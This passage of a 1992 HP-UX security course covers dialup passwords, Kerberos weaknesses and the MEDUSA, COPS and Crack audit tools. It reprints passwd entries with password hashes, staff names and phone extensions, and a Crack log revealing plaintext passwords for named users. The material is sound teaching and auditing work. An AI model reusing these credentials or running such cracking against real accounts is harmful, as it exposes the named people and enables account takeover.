ANI is “automatic number identification”. It is relatively new and is available on many digital telephone switches. The information can be provided to the called party in a number of ways. The telephone company provides the number of the calling party. The called party can retrieve the number of the calling party.

10-5. SLIDE: /etc/dialups and /etc/d_passwd

/etc/dialups and /etc/d_passwd

- /etc/dialups and /etc/d_passwd are used to control the dialup security feature of login(1)

Student Notes

If /etc/dialups is present, the first word on each line is compared with name of the line upon which the login is being performed (including the /dev/, as returned by ttyname(3). If a login is occurring on a line found in dialups, dialup security is invoked.

When dialup security is invoked, login requests an additional password, and checks it against that found in /etc/d_passwd. The command name found in the "startup program" field of the /etc/passwd file (the last field) is used to select the password to be used. Each line in /etc/d_passwd consists of three fields separated by colons. The first is the command name, matching an entry in passwd. The second is the encrypted password to be used for dialup security for those users logging in to use that program. The third is commentary, but the colon is required as a delimiter.

Module 11 — Kerberos

Objectives

At the end of this module the students will be able to:

- Describe Kerberos.
- Describe how Kerberos works.

11-1. SLIDE: What Is Kerberos?

What Is Kerberos?

- An authentication system
- Uses Data Encryption Standard (DES) to pass around sensitive data on a network
- It is an add-on system

Student Notes

Kerberos uses DES cryptography to pass data around. Encrypted data is not susceptible to eavesdropping or misappropriation. It is an add-on system that can be used with existing network protocols.

Kerberos was developed at MIT's Project Athena.

11-2. SLIDE: How Does Kerberos Work?

How Does Kerberos Work?

How **DOES** Kerberos Work?

H5001 11-2

126

© 1992 Hewlett-Packard Company

Student Notes

Kerberos uses a special (third party) host to provide authentication. When a user on one host wants to access another host they must get a “ticket” from the Kerberos host. This ticket is the “authenticator”. The ticket is encrypted using a key known to both hosts. The ticket gets time-stamped so it is only good for a specific time period or a specific task.

Kerberos does increase security, but it requires source for numerous programs. Whoever is performing the implementation had better have excellent programming skills. The changes to your system are substantial and subject to change.

11-3. SLIDE: Problems with Kerberos?

Problems with Kerberos?

- Every network service has to be individually modified
- It does not work well in a timesharing environment
- It requires a secure Kerberos Server
- It does not protect against modifications to system software
- Kerberos could result in loss of trust

Student Notes

Every program that uses Kerberos has to be modified because of how it was designed. The amount of work is dependant upon the application. Obviously, you also have to have the application source.

Kerberos keeps tickets in the /tmp directory because of the difficulty of sharing data between processes on the system. The possibility does exist that a user's ticket could be "stolen".

A central server, maintaining the password database is required. This server should be used for nothing else but running the Kerberos Server program. It must be kept under in a physically secure area (locked up).

Kerberos has no protection against Trojan Horses. A user could obtain username/password combinations, without the victim's knowledge.

Module 11 — Kerberos

If a hacker breaks a server or user password, it would be possible to decrypt tickets or spoof other servers or users.

Module 11 — Kerberos

Module 12 — Watching (OPTIONAL)

Objectives

- The student will get an idea of software packages that are available that make it possible to observe the system.

Module 12 — Watching (OPTIONAL)

12-1. SLIDE: Available Software

Available Software

- MEDUSA
- COPS
- Crack
- HP RemoteWatch

Student Notes

12-2. SLIDE: MEDUSA

MEDUSA

- Master Environment for Detection of UNIX System Anomalies

Student Notes

MEDUSA is a package of C programs, shell scripts and sed filters to help maintain security and auditability on HP-UX systems. It performs three main functions:

1. Intrusion detection: A shell script, "watchlogs", examines system logs for excessive failed login attempts, excessive failed attempts to access network services via inetd, excessive failed attempts to become superuser and any attempts by unauthorized users to become superuser.
2. Inactive account search: A shell script, "oldie_watch", invoked on demand, locates and reports accounts showing no recent account activity.
3. File system security: A large shell script "spy", and associated files does extensive security checking on the file system.

Module 12 — Watching (OPTIONAL)

Example output from "watchlogs":

From root Mon Feb 17 21:24 PST 1992

Received: by hpsfec3.may

field.hp.com; Mon, 17 Feb 92 21:24:31 pst

Received: from hpsfec3 with uucp; Fri, 14 Feb 92 23:50 PST

Received: by hpsfec3.mayfield.hp.com; Fri, 14 Feb 92 23:50:11 pst

Date: Fri, 14 Feb 92 23:50:11 pst

From: root

To: root@hpsfec3

Subject: Access log problem report

An excessive number of failed login attempts, 7,
was recorded in the past 24 hours.

An excessive number of failed su attempts, 4,
was recorded in the past 24 hours.

Warning: /usr/adm/inetd.log does not exist!!

Above report finished Fri Feb 14 23:50:07 PST 1992

on system hpsfec3 with ID string:

HP-UX hpsfec3 A.B7.00 U 9000/825 15544

by access log monitoring program: /usr/isstools/adm/medusa/watchlogs:

PROGID: watchlogs Revision: 2.1 01/08/92

From root Mon Feb 17 21:24 PST 1992

Received: by hpsfec3.mayfield.hp.com; Mon, 17 Feb 92 21:24:08 pst

Received: from hpsfec3 with uucp; Thu, 13 Feb 92 23:50 PST

Received: by hpsfec3.mayfield.hp.com; Thu, 13 Feb 92 23:50:12 pst

Date: Thu, 13 Feb 92 23:50:12 pst

From: root

To: root@hpsfec3

Subject: Access log problem report

An excessive number of failed login attempts, 15,
was recorded in the past 24 hours.

Module 12 — Watching (OPTIONAL)

Warning: /usr/adm/inetd.log does not exist!!

Above report finished Thu Feb 13 23:50:07 PST 1992

on system hpsfec3 with ID string:

HP-UX hpsfec3 A.B7.00 U 9000/825 15544

by access log monitoring program: /usr/isstools/adm/medusa/watchlogs:

PROGID: watchlogs Revision: 2.1 01/08/92

Module 12 — Watching (OPTIONAL)

Example out from "oldie_watch":

```
From root Wed Feb 19 09:38 PST 1992
Received: by hpsfec3.mayfield.hp.com; Wed, 19 Feb 92 09:38:30 pst
Date: Wed, 19 Feb 92 09:38:30 pst
From: root
To: stephen@hpsfec3
Subject: Moldy users' directories
```

```
pgill      /users/pgill
michele    /users/michele
```

Above user accounts show no activity within the past 30 days.

```
Above report finished Wed Feb 19 09:38:24 PST 1992
  on system hpsfec3 with ID string:
HP-UX hpsfec3 A.B7.00 U 9000/825 15544
by activity check program: ./oldie_watch:
  oldie_watch    1.9 02/07/92 13:26:36 mrt
  *****
```

Module 12 — Watching (OPTIONAL)

An example of output from "spy":

```
From root Tue Feb 18 09:04 PST 1992
Received: by hpsfec3.mayfield.hp.com; Tue, 18 Feb 92 09:04:01 pst
Date: Tue, 18 Feb 92 09:04:01 pst
From: root
To: stephen@hpsfec3
Subject: Security check report
```

A> Following non-standard password-less logins found:

```
sync::20:1:::/bin/sync
anon::21:5:placeholder for future:/bin/sync
laserrom::85:17:laserrom turnkey,Contact David B-L,691-
3782,:/users/laserrom:/bin/sh
date::91:1:::/bin/date
kate::202:20:,,,:/users/kate:/bin/ksh
*****
```

B> Following non-standard UID-0 logins found:

```
rootk:pYM0uluglv5AA:0:1:::/bin/ksh
rootc:pYM0uluglv5AA:0:1:::/bin/csh
setup:pYM0uluglv5AA:0:1:Do NOT REMOVE THIS LINE:/usr/local/setup:/bin/ksh
nsetup:pYM0uluglv5AA:0:1:Do NOT REMOVE THIS LINE:/usr/local/setup.new:/bin/ksh
shutdown:mmsM0qAMYenVw:0:1:DO NOT REMOVE THIS LINE:/etc/shutdown.sh
backup:mmsM0qAMYenVw:0:1:DO NOT REMOVE THIS LINE:/etc/backup.sh
*****
```

C> Following /etc/passwd entries without password aging found:

```
root:pYM0uluglv5AA:0:1:::/bin/sh
rootk:pYM0uluglv5AA:0:1:::/bin/ksh
rootc:pYM0uluglv5AA:0:1:::/bin/csh
setup:pYM0uluglv5AA:0:1:Do NOT REMOVE THIS LINE:/usr/local/setup:/bin/ksh
nsetup:pYM0uluglv5AA:0:1:Do NOT REMOVE THIS LINE:/usr/local/setup.new:/bin/ksh
laserrom::85:17:laserrom turnkey,Contact David B-L,691-
3782,:/users/laserrom:/bin/sh
padma:SZdE8VL10xqEw:150:18:Padma Sreenivassan,,1/691-3513,:/users/padma:/bin/ksh
dibl:fYR0ZUEKsGd2s:151:18:David Bell-Lee,,1/691-3782,:/users/dibl:/bin/ksh
stephen:B9pbZpWeTnFGw:152:18:Stephen V Ciullo,,1/691-
3536,:/users/stephen:/bin/ksh
pgill:0hYA5WiIqw7VA,...:153:18:Patricia Gill,,1/691/3507,:/users/pgill:/bin/ksh
michele:nKAXq14RwKj46:154:18:Michele Dingerson,,1/691-3511,691-
3511:/users/michele:/bin/ksh
drew:tr0WVB1CB59/Y:156:18:Drew Brylowe,,,:/users/drew:/bin/ksh
jeannine:Rg3GXHsnKxSlo:157:18:Jeannine Sartori,,1/691-
3604,:/users/jeannine:/bin/ksh
robert:0hYA5WiIqw7VA,...:158:18:Robert Groth,,1/691-3617,:/users/robert:/bin/ksh
tracy:ArHqIB2w22BVs:160:18:Tracy Yamamoto,,1/691-3084,:/users/tracy:/bin/ksh
tarla:blz2EXS3V7BdI:161:18:Tarla Morparia,,1/691-3628,:/users/tarla:/bin/ksh
ira:mGxdI/37ZXfUU:162:18:Ira Pfeffer,,1/691-3922,:/users/ira:/bin/ksh
brian:2Ha431ldZLu7s:163:18:Brian McDowell,,1/691-3083,:/users/brian:/bin/ksh
```

Module 12 — Watching (OPTIONAL)

```
kriley:.g2Dmx.6mdUkM:164:18:Kathleen Riley,,1/691-3086,:/users/kriley:/bin/ksh
class:t3Qw1LruPQ/1M:100:10:::/tmp:/bin/ksh
liz:UIMZ5chKU9XIY:201:20::,:/users/liz:/bin/ksh
kate::202:20::,:/users/kate:/bin/ksh
```

B> Following non-standard suid and/or sgid root files found:

```
-r-sr-xr-x 1 root bin 833536 Oct 12 1989 /etc/mapftam_init
-rwsr-xr-x 1 root other 209 Feb 23 1990 /etc/cdfs.mount
-rwsr-xr-x 1 root 110 399360 Dec 12 1990
/lost+found/#036941/_mprshut
-rwsr-xr-x 1 root 110 612352 Dec 12 1990
/lost+found/#036941/_proutil
-rwsr-xr-x 1 root 110 92160 Dec 12 1990 /lost+found/#036941/proddb
-rwsr-xr-t 1 root 110 1093632 Nov 21 1990
/lost+found/#036941/_progres
-rwsr-xr-x 1 root 110 374784 Nov 21 1990
/lost+found/#036941/_mprosrv
-r-sr-xr-x 1 root bin 221184 Oct 21 1990
/netdist/300/NNMGR/product/usr/bin/netcheck
-r-sr-xr-x 1 root bin 159744 Oct 21 1990
```

/netdist/300/NNMGR/product/usr/bin/loadhosts

```
-rwsr-xr-x 1 root other 35640 Oct 21 1990
/netdist/300/OTS_COM/product/usr/bin/otsstat
-r-sr-xr-x 1 root other 194560 Feb 6 1991 /usr/bin/X11/xdisk
-r-sr-xr-x 1 root other 217088 Feb 6 1991 /usr/bin/X11/xmem
-r-sr-xr-x 1 root other 212992 Feb 6 1991 /usr/bin/X11/xproc
-rwsr-sr-x 1 root sys 374784 Jul 26 1991 /usr/bin/rxux/glance
```

B> Following files have read permissions that are too open:

```
-r--r--r-- 1 bin bin 334 Feb 21 1990 /usr/lib/uucp/Permissions
```

C> Following system files/dir.'s found with general write permission on:

```
-rw-rw-rw- 1 root other 1025 Jul 9 1991 /etc/devices
-rw-rw-rw- 1 root root 2651 Jul 8 1991 /etc/super_blocks
-rw-rw-rw- 1 root root 0 Jan 26 03:59 /etc/rcflag
-rw-rw-rw- 1 root other 1025 Jul 5 1990 /etc/conf/S800/devices
-rw-rw-rw- 1 root other 14 Jul 8 1991 /etc/ttytype
-rw-rw-rw- 1 root root 3 Jan 26 04:00 /etc/syslog.pid
-rw-rw-rw- 1 root root 6763 Jan 26 04:00 /etc/ptydaemonlog
-rw-rw-rw- 1 root other 191 Jan 10 18:27 /etc/exports
-rw-rw-rw- 1 root other 39 Jul 8 1991 /etc/privgroup
-rw-rw-rw- 1 root other 935 Jul 8 1991 /etc/super.save
-rwxrwxrwx 1 root other 1 Jul 15 1991 /bin/go
-rw-rw-rw- 1 root root 0 Jan 26 04:00 /usr/adm/rld.log
-rw-rw-rw- 1 root root 113 Jan 26 04:00 /usr/adm/ns_srd.log
-rw-rw-rw- 1 root root 41 Jan 26 04:00 /usr/adm/syslog
```

Module 12 — Watching (OPTIONAL)

```

-rw-rw-rw- 1 root    root    1088 Feb  7 10:45 /usr/adm/diaglog
-rw-rw-rw- 1 root    other    687 Oct 24 1989 /usr/adm/backup/graphics/4GL
-rw-rw-rw- 1 root    other    14 Nov  8 15:17 /usr/adm/backup/graphics/mod
-rw-rw-rw- 1 root    other    380 Oct 26 1989
/usr/adm/backup/graphics/query
-rw-rw-rw- 1 root    other    19 Sep  4 1990
/usr/adm/backup/graphics/setup
-rw-rw-rw- 1 root    other    9 Oct 24 1989
/usr/adm/backup/graphics/users
-rw-rw-rw- 1 root    other    59 Feb  9 1989
/usr/adm/fbackupfiles/config
-rw-rw-rw- 1 root    other    722 Jan 10 1991
/usr/adm/fbackupfiles/dates
-rw-rw-rw- 1 root    root      0 Jan 26 01:57 /usr/adm/OLDrld.log
-rw-rw-rw- 1 root    root     113 Jan 26 01:57 /usr/adm/OLDns_srd.log
-rw-rw-rw- 1 root    root      41 Jan 26 01:58 /usr/adm/OLDsyslog
-rw-rw-rw- 1 root    root     544 Jan 26 01:58 /usr/adm/OLDdiaglog
-rw-rw-rw- 1 root    root    9275 Feb 18 08:36 /usr/adm/sulog
-rw-rw-rw- 1 root    root      0 Jan 26 01:58 /usr/adm/OLDsulog
-rw-rw-rw- 1 root    root     227 Feb  7 10:47 /usr/adm/messages
-rw-rw-rw- 1 root    other    575 Aug  8 1990 /usr/adm/junk
-rw-rw-rw- 1 root    root    1197 Jan 26 02:05 /usr/adm/OLDmessages
-rwxrwxrwx 1 root    other   160416 Mar 21 1991 /usr/bin/X11/kaleid
-rw-rw-rw- 1 root    other   122880 Mar 21 1991 /usr/bin/X11/xcal
-rw-rw-rw- 1 root    other   348337 Mar 21 1991 /usr/bin/X11/xeyes
-rw-rw-rw- 2 root    other     716 Mar 27 1990 /usr/lib/terminfo/3/300h
-rw-rw-rw- 4 root    other     720 Mar 27 1990 /usr/lib/terminfo/9/98547
-rw-rw-rw- 4 root    other     720 Mar 27 1990 /usr/lib/terminfo/9/98547a
-rw-rw-rw- 2 root    other     716 Mar 27 1990 /usr/lib/terminfo/h/hp300h
-rw-rw-rw- 4 root    other     720 Mar 27 1990
/usr/lib/terminfo/h/hp98547
-rw-rw-rw- 4 root    other     720 Mar 27 1990
/usr/lib/terminfo/h/hp98547a
-rw-rw-rw- 1 root    other      2 Feb 12 18:10 /usr/lib/X11/Xconsoles
-rw-rw-rw- 1 bin     bin     7617 Oct 12 1989
/usr/lib/starbase/demos/README
-rw-rw-rw- 1 bin     bin    16140 Oct 12 1989
/usr/lib/starbase/demos/beach.c
-rw-rw-rw- 1 bin     bin    2372 Oct 12 1989
/usr/lib/starbase/demos/boxes.c
-rw-rw-rw- 1 bin     bin   13545 Oct 12 1989
/usr/lib/starbase/demos/cube.c
-rw-rw-rw- 1 bin     bin    5171 Oct 12 1989
/usr/lib/starbase/demos/example.c
-rw-rw-rw- 1 bin     bin    3100 Oct 12 1989
/usr/lib/starbase/demos/interp_cgm.c
-rw-rw-rw- 1 bin     bin    5493 Oct 12 1989
/usr/lib/starbase/demos/liberty.c
-rw-rw-rw- 1 bin     bin    9280 Oct 12 1989
/usr/lib/starbase/demos/logo.c

```

Module 12 — Watching (OPTIONAL)

```

-rw-rw-rw- 1 bin      bin      1341 Oct 12  1989
/usr/lib/starbase/demos/makefile
-rw-rw-rw- 1 bin      bin      3653 Oct 12  1989
/usr/lib/starbase/demos/panzoom.c

-rw-rw-rw- 1 bin      bin      6391 Oct 12  1989
/usr/lib/starbase/demos/shuttle.c
-rw-rw-rw- 1 bin      bin     12499 Oct 12  1989
/usr/lib/starbase/demos/spots.c
-rw-rw-rw- 1 bin      bin     10048 Oct 12  1989

/usr/lib/starbase/demos/vases.c
-rw-rw-rw- 1 bin      bin      9405 Oct 12  1989
/usr/lib/starbase/demos/xwing.c
-rw-rw-rw- 2 bin      bin      1944 Oct 12  1989
/usr/lib/starbase/demos/sbutils.h
-rw-rw-rw- 1 bin      bin    114366 Oct 12  1989
/usr/lib/starbase/demos/DATA/cowtping.cgm
-rw-rw-rw- 1 bin      bin      8508 Oct 12  1989
/usr/lib/starbase/demos/DATA/frame
-rw-rw-rw- 1 bin      bin      6468 Oct 12  1989
/usr/lib/starbase/demos/DATA/glow
-rw-rw-rw- 1 bin      bin       384 Oct 12  1989
/usr/lib/starbase/demos/DATA/pcmap
-rw-rw-rw- 1 bin      bin    199680 Oct 12  1989
/usr/lib/starbase/demos/DATA/planet
-rw-rw-rw- 1 bin      bin    648176 Oct 12  1989
/usr/lib/starbase/demos/DATA/statue
-rw-rw-rw- 1 bin      bin      3928 Oct 12  1989
/usr/lib/starbase/demos/DATA/xwing_data
-rw-rw-rw- 1 bin      bin       281 Oct 12  1989
/usr/lib/starbase/demos/SBUTILS/README
-rw-rw-rw- 1 bin      bin       257 Oct 12  1989
/usr/lib/starbase/demos/SBUTILS/makefile
-rw-rw-rw- 1 bin      bin      2962 Oct 12  1989
/usr/lib/starbase/demos/SBUTILS/sb.3d.c
-rw-rw-rw- 1 bin      bin      3363 Oct 12  1989
/usr/lib/starbase/demos/SBUTILS/sb.glob.c
-rw-rw-rw- 1 bin      bin      2199 Oct 12  1989
/usr/lib/starbase/demos/SBUTILS/sb.glob.h
-rw-rw-rw- 1 bin      bin       208 Oct 12  1989
/usr/lib/starbase/demos/SBUTILS/sbutils.c.h
-rw-rw-rw- 2 bin      bin      1944 Oct 12  1989
/usr/lib/starbase/demos/SBUTILS/sbutils.h
-rw-rw-rw- 1 root     other      0 Feb 21  1990 /usr/lib/averylongfilen
*****

```

C> Improper user permissions:

```

drwxrwxrwx 2 tracy    other    1024 Nov 18 19:38 /users/tracy
*****

```

Module 12 — Watching (OPTIONAL)

C> Following .netrc files found:

```
-rw----- 1 dibl instr 43 Jan 21 1991 /users/dibl/.netrc
#####
```

B> User rootk (uid=0) does not have mesg capability turned off:

```
#####
```

B> User rootc (uid=0) does not have mesg capability turned off:

```
#####
```

B> User setup (uid=0) does not have mesg capability turned off:

```
#####
```

B> User nsetup (uid=0) does not have mesg capability turned off:

```
#####
```

C> User shutdown (uid=0) does not have login shell:

```
#####
```

B> User shutdown (uid=0) does not have mesg capability turned off:

```
#####
```

C> User backup (uid=0) does not have login shell:

```
#####
```

B> User backup (uid=0) does not have mesg capability turned off:

```
#####
```

C> Non-standard ownerships:

```
-rw-r--r-- 1 adm adm 180 Feb 18 07:54 /etc/wtmp
-r-sr-xr-x 1 hpdb bin 932408 Dec 18 1989 /usr/bin/hpddbdaemon
-r-sr-xr-x 1 hpdb bin 1107416 Oct 24 1989 /usr/bin/hpimage
-r-sr-xr-x 1 hpdb bin 1648088 Oct 24 1989 /usr/bin/hpiutil
-r-sr-xr-x 1 hpdb bin 96256 Dec 18 1989 /usr/bin/dumpshm
-r-xr-xr-x 1 5615 100 6454 Jan 30 1991 /usr/bin/laserrom
-rw-r--r-- 2 dibl instr 1242 Jan 30 21:14 /usr/lib/nls/C/nwho.cat

-r-sr-xr-x 1 hpdb bin 1994596 Dec 18 1989 /usr/lib/hpsqlproc
-rwxr-xr-x 1 dibl instr 129024 Feb 3 21:22 /usr/local/bin/nwho
-rwxrwxr-x 1 root 10 159744 Jan 14 1988 /usr/local/bin/nawk
drwxrwxr-x 3 dibl instr 1024 Nov 25 09:26 /usr/local/lib/war
-rw-rw-r-- 1 dibl instr 853 Aug 28 09:59 /usr/local/lib/war/README
-rw-rw-r-- 1 dibl instr 533 Nov 15 11:28 /usr/local/lib/war/heading
-rw-rw-r-- 1 dibl instr 1990 Nov 25 09:28
/usr/local/lib/war/sys.data
-rw-rw-r-- 1 dibl instr 709 Aug 29 16:10
/usr/local/lib/war/sys.warrc
-rwxrwxr-x 2 dibl instr 24929 Dec 20 12:18 /usr/local/lib/war/war
drwxrwxr-x 2 dibl instr 1024 Oct 30 22:19 /usr/local/lib/war/wardate
```

Module 12 — Watching (OPTIONAL)

```

-rw-r--r-- 1 dibl instr 1196 Feb 25 1991
/usr/local/lib/war/wardate/Makefile
-rwxr-xr-x 1 dibl instr 110592 Jul 17 1991
/usr/local/lib/war/wardate/wardate
-rw-r--r-- 1 dibl instr 6640 Jun 25 1991
/usr/local/lib/war/wardate/wardate.c
-rw-r--r-- 1 dibl instr 1029 Feb 25 1991
/usr/local/lib/war/wardate/wardate.h
-rw-r--r-- 1 dibl instr 6984 Jul 17 1991
/usr/local/lib/war/wardate/wardate.o
-rw-r--r-- 1 dibl instr 1337 Feb 25 1991
/usr/local/lib/war/wardate/wardate.1.Z
-rw-rw-r-- 1 dibl instr 6128 Oct 2 08:22 /usr/local/lib/war/war.1.Z
-rw-rw-r-- 1 dibl instr 227 Aug 28 10:00
/usr/local/lib/war/sys.group
-rwxrwxr-x 2 dibl instr 24929 Dec 20 12:18 /usr/local/lib/war/w
-rw-rw-r-- 1 dibl instr 455 Feb 5 1991
/usr/local/lib/war/heading.old
-rw-rw-r-- 1 dibl instr 2671 Jun 25 1991
/usr/local/lib/war/sys.data.old
-rwxrwxr-x 1 dibl instr 24608 Nov 15 11:29 /usr/local/lib/war/war.old
-rwxr-xr-x 1 dibl instr 122880 Feb 20 1991 /usr/contrib/bin/less
-r-xr-xr-x 1 dibl instr 36864 Feb 20 1991 /usr/contrib/bin/lesskey
-r--r--r-- 1 dibl instr 4239 Feb 20 1991 /usr/contrib/lib/less.help
-r--r--r-- 1 dibl instr 3385 Feb 20 1991
/usr/contrib/lib/less.magic
-r--r--r-- 1 5615 100 127 Jan 29 1991
/system/LASERROM_SW/CDFinfo

```

C> Following device files found with improper permissions:

```

crw-rw-rw- 1 root root 4 0xc00302 Jul 5 1990 /dev/disk/c3d0
brw-r--r-- 1 root other 0 0xe04500 Sep 12 1990 /dev/disk/45s0.clone
brw-r--r-- 1 root root 0 0x000302 Oct 20 19:59 /dev/disk/c3d0s2
brw-r--r-- 1 root root 0 0x000102 Oct 20 16:47 /dev/disk/c1d0s2
brw-rw-rw- 1 root root 0 0x000400 Nov 5 18:02 /dev/disk/c4d0s0
brw-rw-rw- 1 root root 0 0x000402 Nov 5 18:06 /dev/disk/c4d0s2
brw-rw-rw- 1 root root 0 0x000006 Nov 5 18:33 /dev/disk/c0d0s6
crw-r--r-- 1 root root 4 0x000302 Oct 20 19:59 /dev/rdisk/c3d0s2
crw-r--r-- 1 root root 4 0x000102 Jan 26 03:59 /dev/rdisk/c1d0s2
crw-rw-rw- 1 root root 4 0x000400 Nov 5 18:02 /dev/rdisk/c4d0s0
crw-rw-rw- 1 root root 4 0x000402 Nov 5 18:05 /dev/rdisk/c4d0s2
crw-rw-rw- 1 root root 4 0x000006 Nov 5 18:34 /dev/rdisk/c0d0s6
crw-rw-rw- 1 root root 4 0x000106 Nov 5 18:35 /dev/rdisk/c1d0s6
crw-rw-rw- 1 bin bin 12 0x7f0000 Feb 21 1990 /dev/rdisk/mirconfig

```

```

C> Service exec not found in /usr/adm/inetd.sec
C> Service ftp not found in /usr/adm/inetd.sec
C> Service lanmgrx.osB not found in /usr/adm/inetd.sec

```

Module 12 — Watching (OPTIONAL)

```
C> Service printer not found in /usr/adm/inetd.sec
C> Service shell not found in /usr/adm/inetd.sec
C> Service telnet not found in /usr/adm/inetd.sec
#####

C> inetd is running with logging turned off on hpsfec3!!:
#####

C> /etc/exports has general write permission on and/or improper ownerships:
-rw-rw-rw-  1 root    other      191 Jan 10 18:27 /etc/exports
#####

C> One or more file systems are being NFS exported with no restrictions.

#####

C> Securetty file is not present.
#####

B> No umask set in /etc/profile.
#####

B> No umask set in /etc/csh.login.
#####

*****

Above report finished Tue Feb 18 09:03:54 PST 1992
on HP-UX hpsfec3 A.B7.00 U 9000/825 15544
generated by the following version of ./spy:
spy 7.8 02/07/92 13:10:26 mrt (checksum: 4035 )

*****
```


Module 12 — Watching (OPTIONAL)

12-3. SLIDE: COPS

COPS

- Computer Oracle and Password System
- A set of programs that attempt to automate certain security checks

Student Notes

COPS is a collection of about a dozen or more programs that each attempt to tackle a different area of security. It currently checks most (if not all) of the things we have discussed in this class.

Module 12 — Watching (OPTIONAL)

Example COPS output:

ATTENTION:

Security Report for Fri Feb 07 11:56:08 PST 1992
from host hpsfec3

```
Warning! User nsetup's home directory /usr/local/setup.new is mode 0777!
Warning! User guest's home directory /tmp is mode 0777!
Warning! User tracy's home directory /users/tracy is mode 0777!
Warning! User class's home directory /tmp is mode 0777!
Warning! User u504's home directory /class/51434B/u504 is mode 0777!
Warning! User u505's home directory /class/51434B/u505 is mode 0777!
Warning! User u506's home directory /class/51434B/u506 is mode 0777!
Warning! User u507's home directory /class/51434B/u507 is mode 0777!
Warning! User u510's home directory /class/51434B/u510 is mode 0777!
Warning! User u511's home directory /class/51434B/u511 is mode 0777!
Warning! User u512's home directory /class/51434B/u512 is mode 0777!
Warning! User u513's home directory /class/51434B/u513 is mode 0777!
Warning! User u514's home directory /class/51434B/u514 is mode 0777!
Warning! User u515's home directory /class/51434B/u515 is mode 0777!
Warning! User u516's home directory /class/51434B/u516 is mode 0777!
Warning! User u517's home directory /class/51434B/u517 is mode 0777!
Warning! User u518's home directory /class/51434B/u518 is mode 0777!
Warning! User u519's home directory /class/51434B/u519 is mode 0777!
Warning! User u520's home directory /class/51434B/u520 is mode 0777!
Warning! User instruct's home directory /class/51434B/instruct is mode 0777!
Warning! User root:      /.exrc is mode      0666!
Warning! User rootk:     /.exrc is mode      0666!
Warning! User rootc:     /.exrc is mode      0666!
Warning! User shutdown: /.exrc is mode      0666!
Warning! User backup:    /.exrc is mode      0666!
Warning! User daemon:    /.exrc is mode      0666!
Warning! User news:      /.exrc is mode      0666!
Warning! User sync:      /.exrc is mode      0666!
Warning! User anon:      /.exrc is mode      0666!
Warning! User notes:     /.exrc is mode      0666!
Warning! User hpdb:      /.exrc is mode      0666!
Warning! User laserrom: /users/laserrom/.rhosts is mode 0666!
Warning! User who:       /.exrc is mode      0666!
Warning! User date:      /.exrc is mode      0666!
Warning! User guest:     /tmp/.rhosts is mode 0666!
Warning! User class:     /tmp/.rhosts is mode 0666!
```

Module 12 — Watching (OPTIONAL)

12-4. SLIDE: Crack

Crack

- A program designed to standard eight character DES encrypted passwords
- Was not intended to be used to crack passwords

H5001 12-4

131

© 1992 Hewlett-Packard Company

Student Notes

The author intended to provide the average system administrator with a simple, flexible and fast tool to find passwords which could be easily compromised by a dictionary search. He felt there was a complacency that has developed amongst system administrators about password security.

He did not design Crack to do anything nasty. To quote the author, Alec D. E. Muffet ... "I am quite certain that some childish morons out there will abuse the work that I have put into creating this program. It's up to them how they use it, but if it's used for some illegal purpose it's not my intention, nor my fault. I hope they get caught".

Example output from Crack:

```
pwc: Feb  7 09:22:09 Crack: A Sensible Password Cracker v3.3c by ADE Muffett,  
1991
```

Module 12 — Watching (OPTIONAL)

```
pwc: Feb 7 09:22:09 We are running on networked machine hpsfec3
pwc: Feb 7 09:22:10 Loading...
pwc: Feb 7 09:22:10 User pgill (in /etc/passwd) has a long crypted password -
truncating.
pwc: Feb 7 09:22:10 User robert (in /etc/passwd) has a long crypted password -
truncating.
pwc: Feb 7 09:22:10 Loaded 32 password entries into 26 salted lines.
pwc: Feb 7 09:22:10 starting pass1 password information
pwc: Feb 7 09:22:18 Starting pass2 on dictionary Dicts/dict.a
pwc: Feb 7 09:22:18 Loaded 727 words from Dicts/dict.a
pwc: Feb 7 09:24:31 Guessed robert (/bin/ksh in /etc/passwd) [camille] ←
OhYA5WiIqw7VA
pwc: Feb 7 09:24:32 Guessed pgill (/bin/ksh in /etc/passwd) [camille]
OhYA5WiIqw7VA
pwc: Feb 7 09:24:32 Freeing memory from pass of Dicts/dict.a
pwc: Feb 7 09:24:32 Starting pass2 on dictionary Dicts/dict.b
pwc: Feb 7 09:24:32 Loaded 540 words from Dicts/dict.b
pwc: Feb 7 09:26:11 Freeing memory from pass of Dicts/dict.b
pwc: Feb 7 09:26:11 Starting pass2 on dictionary Dicts/dict.c
pwc: Feb 7 09:26:11 Loaded 725 words from Dicts/dict.c
pwc: Feb 7 09:27:59 Freeing memory from pass of Dicts/dict.c
pwc: Feb 7 09:27:59 Starting pass2 on dictionary Dicts/dict.d
pwc: Feb 7 09:28:00 Loaded 2256 words from Dicts/dict.d
pwc: Feb 7 09:29:24 Guessed michele (/bin/ksh in /etc/passwd) [mouse1]
nKAXq14RwKj46
pwc: Feb 7 09:33:29 Freeing memory from pass of Dicts/dict.d
pwc: Feb 7 09:33:29 Starting pass2 on dictionary Dicts/dict.e
pwc: Feb 7 09:33:29 Loaded 728 words from Dicts/dict.e
pwc: Feb 7 09:35:23 Freeing memory from pass of Dicts/dict.e
pwc: Feb 7 09:35:24 Starting pass2 on dictionary Dicts/dict.f
pwc: Feb 7 09:35:24 Loaded 2256 words from Dicts/dict.f
pwc: Feb 7 09:42:14 Freeing memory from pass of Dicts/dict.f
pwc: Feb 7 09:42:14 Starting pass2 on dictionary Dicts/dict.g
pwc: Feb 7 09:42:14 Loaded 727 words from Dicts/dict.g
pwc: Feb 7 09:46:40 Freeing memory from pass of Dicts/dict.g
pwc: Feb 7 09:46:40 Starting pass2 on dictionary Dicts/dict.h
pwc: Feb 7 09:46:40 Loaded 728 words from Dicts/dict.h
pwc: Feb 7 09:53:43 Freeing memory from pass of Dicts/dict.h
pwc: Feb 7 09:53:43 Starting pass2 on dictionary Dicts/dict.i
pwc: Feb 7 09:53:43 Loaded 726 words from Dicts/dict.i
pwc: Feb 7 10:01:04 Freeing memory from pass of Dicts/dict.i
pwc: Feb 7 10:01:04 Finished. Tidying up files...
pwc: Feb 7 10:01:04 Done.
```

